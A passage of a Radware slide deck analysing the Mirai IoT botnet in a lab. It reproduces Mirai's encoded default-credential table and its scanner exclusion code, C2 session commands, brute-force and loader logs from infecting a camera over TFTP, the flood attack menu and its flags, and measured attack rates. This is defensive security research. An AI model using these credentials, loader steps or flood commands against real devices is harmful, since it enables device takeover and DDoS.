radware

The DNA of Modern IoT Attack Botnets

Carl Herberger
Global VP, Security Solutions

March 31, 2019

Agenda

- A study of the Mirai structure, components, and attack vectors
- A focus on the network aspects of the botnet
- A look into modern variants of Mirai

Attack Surface

Krebs 09/20
OVH 09/21
Mirai source leaked 09/30

10/19 **Hajime**
10/21 DYN
10/29 IRCTelnet (new Aidra)

11/23 400k+ Mirai botnet for rent by 'BestBuy'
11/27 DT, TalkTalk, Post Office UK – TR069 Exploit
12/21 Leet botnet: 650Gbps/150Mpps DDoS attack

08/2016 **Mirai**
08/2016 Rakos

2015 Moose
2014 MrBlack
2014 TheMoon
2014 **Bashlite**
2012 **Aidra**

01/30 Linux.Proxy.10
02/22 Mirai turns to Windows
02/22 'BestBuy' arrested in UK

03/13 Imeij
04/07 Amnesia
04/10 **BrickerBot**
05/09 Persirai

08/30 WireX
09/14 RouteX
09/26 Linux.ProxyM
10/23 **Reaper**
11/23 Satori

12/13 Mirai authors plead guilty


01/17 Satori continues
01/25 Masuta
02/03 **ADB.miner**
02/08 **JenX**
02/15 DoubleDoor
02/21 OMG

2016 | Oct 2016 | 2017 | 2018

Mirai
Discovery & Exploit

Original Mirai Architecture

- Loader and Bot written in C
- ScanListen and CnC service in Go
- Scalable, distributed services
- Targeting BusyBox based devices
- 61 factory default passwords



Factory Default Credentials

```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                    // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                         // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                         // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                     // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                     // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);                 // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);                 // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);             // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                     // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                         // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);     // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                             // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);         // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                             // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                         // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                             // user     user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                         // admin    (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                             // root     pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);     // admin    admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                             // root     1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);         // admin    smcadmin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                         // admin    1111
add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                     // root     666666
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);             // root     password
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                             // root     1234
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1);                     // root     klv123
add_auth_entry("\x63\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x4F\x47\x4B\x4C\x51\x4F", 1); // Administrator admin
add_auth_entry("\x51\x47\x50\x54\x4B\x41\x47", "\x51\x47\x50\x54\x4B\x41\x47", 1);     // service  service
add_auth_entry("\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", "\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", 1); // supervisor supervisor
add_auth_entry("\x45\x57\x47\x51\x56", "\x45\x57\x47\x51\x56", 1);                     // guest    guest
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);                     // guest    12345
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);                     // guest    12345
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51", 1);
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x4F\x47\x4B\x4C\x51\x4F", 1);
add_auth_entry("\x56\x47\x41\x4A", "\x56\x47\x41\x4A", 1);
add_auth_entry("\x4F\x4D\x56\x4A\x47\x50", "\x44\x57\x41\x49\x47\x50", 1);
```

```
// admin1   password
5", 1); // administrator 1234
// 666666   666666
// 888888   888888
// ubnt     ubnt
// root     klv1234
// root     Zte521
// root     hi3518
// root     jvbzd
// root     anko
// root     zlxx.
1); // root     7ujMko0vizxv
1); // root     7ujMko0admin
// root     system
// root     ikwb
// root     dreambox
// root     user
// root     realtek
// root     00000000
// admin    1111111
// admin    1234
// admin    12345
// admin    54321
// admin    123456
", 1); // admin    7ujMko0admin
// admin    1234
// admin    pass
// admin    meinsm
// tech     tech
// mother
```

61 factory default credentials

My Test Network is Excluded by Default in Code

```
688     while (o1 == 127 ||                          // 127.0.0.0/8      - Loopback
689           (o1 == 0) ||                           // 0.0.0.0/8        - Invalid address space
690           (o1 == 3) ||                           // 3.0.0.0/8        - General Electric Company
691           (o1 == 15 || o1 == 16) ||              // 15.0.0.0/7       - Hewlett-Packard Company
692           (o1 == 56) ||                          // 56.0.0.0/8       - US Postal Service
693           (o1 == 10) ||                          // 10.0.0.0/8       - Internal network
694           (o1 == 192 && o2 == 168) ||            // 192.168.0.0/16   - Internal network
695           (o1 == 172 && o2 >= 16 && o2 < 32) ||  // 172.16.0.0/14    - Internal network
696           (o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10    - IANA NAT reserved
697           (o1 == 169 && o2 > 254) ||             // 169.254.0.0/16   - IANA NAT reserved
698           (o1 == 198 && o2 >= 18 && o2 < 20) ||  // 198.18.0.0/15    - IANA Special use
699           (o1 >= 224) ||                         // 224.*.*.*+       - Multicast
700           (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 || o1
```

Why are some of these others (GE, USPS, DoD, HP) excluded?

- Most are not routed, likely saving scanning resources
- Owari includes ranges annotated as “honeypot”

So I Changed It:

```
GNU nano 2.2.6                                File: scanner.c

        (o1 == 190) ||
        (o1 == 191) ||
        (o1 == 192 && o2 <= 167) || //exclude 192.0 - 192.167
        (o1 == 192 && o2 >= 169) || //exclude 192.169 - 192.255
        (o1 == 192 && o2 == 168 && o3 < 3) ||  //exclude lower than 192.168.3.0
        (o1 == 192 && o2 == 168 && o3 >= 4) ||  //exclude 192.168.4.0 and higher
        (o1 == 193) ||
        (o1 == 194) ||
```

User Accounts on the C2

- Users can be added to the C2
- Options include:
  - Username
  - Password
  - Quantity of bots
  - Maximum attack duration in seconds
  - Cooldown time (period between attacks)

```
mirai-user@botnet# adduser
Enter new username: 4bots
Enter new password: 4bots
Enter wanted bot count (-1 for full net): 4
Max attack duration (-1 for none): 30
Cooldown time (0 for none): 30
New account info:
Username: 4bots
Password: 4bots
Bots: 4
Continue? (y/N)y
User added successfully.
mirai-user@botnet#
```

Processes

Scanner Process Starting

```
root@mirai-cnc:/home/muser/Mirai-Source-Code/mirai/debug#
root@mirai-cnc:/home/muser/Mirai-Source-Code/mirai/debug# ./mirai.dbg
DEBUG MODE YO
[main] We are the only process on this system!
listening tun0
[main] Attempting to connect to CNC
[[resolv] Got response from select
[resolv] Found IP address: 0b02a8c0
Resolved cnc.starboardlab.com to 1 IPv4 addresses
[main] Resolved domain
[main] Connected to CNC. Local address = 184723648
scanner] Scanner process initialized. Scanning started.
[killer] Trying to kill port 23
[killer] Finding and killing processes holding port 23
Failed to find inode for port 23
[killer] Failed to kill port 23
[killer] Bound to tcp/23 (telnet)
[killer] Detected we are running out of `/home/muser/Mirai-Source-Code/mirai/debug/mirai.dbg`
[killer] Memory scanning processes
[table] Tried to access table.11 but it is locked
Got SIGSEGV at address: 0x0
```

Scanning Process From CNC-Based Bot

```
12:24:34.251756 IP 192.168.2.14.14356 > 202.174.204.252.23: Flags [S], seq 3400453372, win 11441, length 0
12:24:34.251839 IP 192.168.2.14.14356 > 140.201.41.97.23: Flags [S], seq 2361993569, win 11441, length 0
12:24:34.251912 IP 192.168.2.14.14356 > 217.43.25.67.23: Flags [S], seq 3643480387, win 11441, length 0
12:24:34.251983 IP 192.168.2.14.14356 > 107.215.235.63.23: Flags [S], seq 1809312575, win 11441, length 0
12:24:34.252235 IP 192.168.2.14.14356 > 95.105.42.70.23: Flags [S], seq 1600727622, win 11441, length 0
12:24:34.252317 IP 192.168.2.14.14356 > 82.98.148.161.23: Flags [S], seq 1382192289, win 11441, length 0
12:24:34.252391 IP 192.168.2.14.14356 > 209.219.170.92.23: Flags [S], seq 3520834140, win 11441, length 0
12:24:34.252464 IP 192.168.2.14.14356 > 162.157.77.42.23: Flags [S], seq 2728217898, win 11441, length 0
12:24:34.252535 IP 192.168.2.14.14356 > 177.115.151.197.23: Flags [S], seq 2977142725, win 11441, length 0
12:24:34.252607 IP 192.168.2.14.14356 > 102.101.192.57.2323: Flags [S], seq 1717944377, win 11441, length 0
12:24:34.252679 IP 192.168.2.14.14356 > 205.234.88.6.23: Flags [S], seq 3454687238, win 11441, length 0
12:24:34.252750 IP 192.168.2.14.14356 > 221.51.192.53.23: Flags [S], seq 3711156277, win 11441, length 0
12:24:34.252821 IP 192.168.2.14.14356 > 117.176.109.111.23: Flags [S], seq 1974496623, win 11441, length 0
12:24:34.252911 IP 192.168.2.14.14356 > 188.13.48.243.23: Flags [S], seq 3154981107, win 11441, length 0
12:24:34.252993 IP 192.168.2.14.14356 > 118.230.214.228.23: Flags [S], seq 1994839780, win 11441, length 0
12:24:34.253066 IP 192.168.2.14.14356 > 37.81.89.245.23: Flags [S], seq 626088437, win 11441, length 0
12:24:34.253136 IP 192.168.2.14.14356 > 115.157.70.169.23: Flags [S], seq 1939687081, win 11441, length 0
12:24:34.253146 IP 192.168.2.14.14356 > 99.242.59.202.23: Flags [S], seq 1676819402, win 11441, length 0
12:24:34.253154 IP 192.168.2.14.14356 > 42.251.147.237.23: Flags [S], seq 721130477, win 11441, length 0
12:24:34.253161 IP 192.168.2.14.14356 > 82.26.80.39.2323: Flags [S], seq 1377456167, win 11441, length 0
12:24:34.253171 IP 192.168.2.14.14356 > 194.162.75.63.23: Flags [S], seq 3265415999, win 11441, length 0
```

Bot Finds Host and Attempts to Brute

This process actually takes some time

```
[scanner] FD6 Attempting to brute found IP 192.168.3.2
[scanner] FD5 timed out (state = 2)
[scanner] FD6 connected. Trying root:xc3511
[scanner] FD6 timed out (state = 2)
[scanner] FD5 Attempting to brute found IP 192.168.3.2
[scanner] FD6 Attempting to brute found IP 192.168.3.2
[scanner] FD5 connected. Trying guest:12345
[scanner] FD5 timed out (state = 2)
[scanner] FD6 timed out (state = 1)
[scanner] FD5 Attempting to brute found IP 192.168.3.2
[scanner] FD5 connected. Trying root:root
[scanner] FD6 Attempting to brute found IP 192.168.3.2
[scanner] FD5 timed out (state = 2)
[scanner] FD6 connected. Trying root:
```

Listens for bots to report victims

TCP/48101

muser@mirai-scan: ~

```
root@mirai-scan:/home/muser# ./scanListen
```

The Loader Process

- Keeps track of bot loading
- Coupled with architecture binaries
- Allows for dedicated loading by piping in a known bot list

```
root@mirai-scan:/home/muser# ./loader
0s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
1s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
2s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
3s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
4s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
5s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
6s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
7s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
8s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
9s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
10s     Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
11s     Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
```

Sricam AP003

screen

```
muser@mirai-util:~$ nmap 192.168.3.140

Starting Nmap 7.01 ( https://nmap.org ) at 2017-01-30 16:09 EST
Nmap scan report for 192.168.3.140
Host is up (0.022s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
23/tcp   open  telnet
81/tcp   open  hosts2-ns
8600/tcp open  asterix

Nmap done: 1 IP address (1 host up) scanned in 1.46 seconds
muser@mirai-util:~$
muser@mirai-util:~$ telnet 192.168.3.140
Trying 192.168.3.140...
Connected to 192.168.3.140.
Escape character is '^]'.

(none) login: root
Password:


BusyBox v1.12.1 (2013-03-02 13:26:40 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
# exit
Connection closed by foreign host.
muser@mirai-util:~$
```

Forced Infection of Camera

root@mirai-scan:/home/muser# cat ips.txt | ./loader

Used TFTP because busybox on this camera didn't include wget

```
mirai-user@botnet# botcount
telnet.mpsl:     1
:        1
mirai-user@botnet#
```

```
root@mirai-scan:/home/muser# cat ips.txt | ./loader
0s      Processed: 0    Conns: 1        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
Hit end of input.
1s      Processed: 1    Conns: 1        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
2s      Processed: 1    Conns: 1        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
3s      Processed: 1    Conns: 1        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
4s      Processed: 1    Conns: 1        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
5s      Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
6s      Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
7s      Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
8s      Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
9s      Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
10s     Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
11s     Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
12s     Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
13s     Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
14s     Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
15s     Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
16s     Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
17s     Processed: 1    Conns: 1        Logins: 1       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 1
```

Newly Infected Bot Starts Scanning

No.	Time	Source	Destination	Protocol	Length	Info
20992	142.828231	192.168.3.140	198.113.48.195	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0
20993	142.828774	192.168.3.140	61.9.119.170	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0
20994	142.829277	192.168.3.140	98.38.199.52	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0
20995	142.829871	192.168.3.140	152.42.1.57	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0
20996	142.830648	192.168.3.140	221.41.203.145	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0
20997	142.831150	192.168.3.140	204.164.191.238	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0
20998	142.831926	192.168.3.140	99.36.102.232	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0
20999	142.832501	192.168.3.140	106.224.46.40	TCP	68	27562→2323 [SYN] Seq=0 Win=31162 Len=0
21000	142.833165	192.168.3.140	194.80.25.64	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0
21001	142.833734	192.168.3.140	201.176.1.1	TCP	68	27562→23 [SYN] Seq=0 Win=31162 Len=0

```
sw2#sho int fa0/10 | i 30 second
  30 second input rate 80000 bits/sec, 147 packets/sec
  30 second output rate 0 bits/sec, 0 packets/sec
sw2#
```

Original Mirai Attack Vectors

Original Attack Vectors

<u>Available Attack List</u>

greeth: GRE Ethernet flood

udpplain: UDP flood with less options. optimized for higher PPS

vse: Valve source engine specific flood

dns: DNS resolver flood using the targets domain, input IP is ignored

syn: SYN flood

ack: ACK flood

stomp: TCP stomp flood

greip: GRE IP flood

http: HTTP flood

udp: UDP flood

```
mirai-user@botnet# ?
Available attack list
greeth: GRE Ethernet flood
udpplain: UDP flood with less options. optimized for higher PPS
vse: Valve source engine specific flood
dns: DNS resolver flood using the targets domain, input IP is ignored
syn: SYN flood
ack: ACK flood
stomp: TCP stomp flood
greip: GRE IP flood
http: HTTP flood
udp: UDP flood

mirai-user@botnet#
 0 mirai-util   1 mirai-ns1   2 mirai-cnc   3 mirai-scan   4 owari   5 pibotl
```

Mirai Attack Velocity from Five Raspberry Pi Bots				
Attack	Protocol	Packet Size	BPS	PPS
DNS	UDP	93	158,795,184	225,559
VSE	UDP	67	126,300,112	222,357
STOMP	TCP	822	488,183,616	73,877
GREETH	GRE	592	483,750,656	101,458
GREIP	GRE	578	483,389,312	103,821
SYN	TCP	74	132,103,360	211,704
ACK	TCP	566	483,049,408	105,934
UDP	UDP	554	482,700,896	108,133
UDPPLAIN	UDP	554	452,440,448	101,352
HTTP	TCP (APP)	373	3,664,168	2,277

Radware Threat Ranking

- Ranked all 10 Mirai attacks as they performed on Raspberry Pi 3 bots*
- Score based on:
  - Attack velocity (BPS, PPS, CPS)
  - Default behavior
  - Impact on network and devices
- Each attack can be a significant threat on its own
- Score of 10 is most threatening

Mirai Attack	Threat Rank
DNS	10
VSE	9
STOMP	8
GREETH	7
GREIP	6
SYN	5
ACK	4
UDP	3
UDPPLAIN	2
HTTP	1

*Note: Mirai was manually loaded onto the Pi bots in the lab using Mirai's debug mode. Neither Raspberry Pi nor Raspbian OS are known to be vulnerable to Mirai.

DNS: DNS Resolver Flood

Characteristics

- **Protocol:** UDP
- **Bandwidth Profile:** Medium BPS, High PPS
- **Packet Size:** Small (93 bytes)
- **Threat Ranking:** 10
- **Notes:** Target IP is ignored. Very difficult attack to defend against without specific tools.

```
mirai-user@botnet# dns 192.168.3.10 120 domain=example.com ?
List of flags key=val seperated by spaces. Valid flags for this method are

tos: TOS field value in IP header, default is 0
ident: ID field value in IP header, default is random
ttl: TTL field in IP header, default is 255
df: Set the Dont-Fragment bit in IP header, default is 0 (no)
sport: Source port, default is random
dport: Destination port, default is random
domain: Domain name to attack
dhid: Domain name transaction ID, default is random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
mirai-user@botnet#
```

DNS Attack Analysis

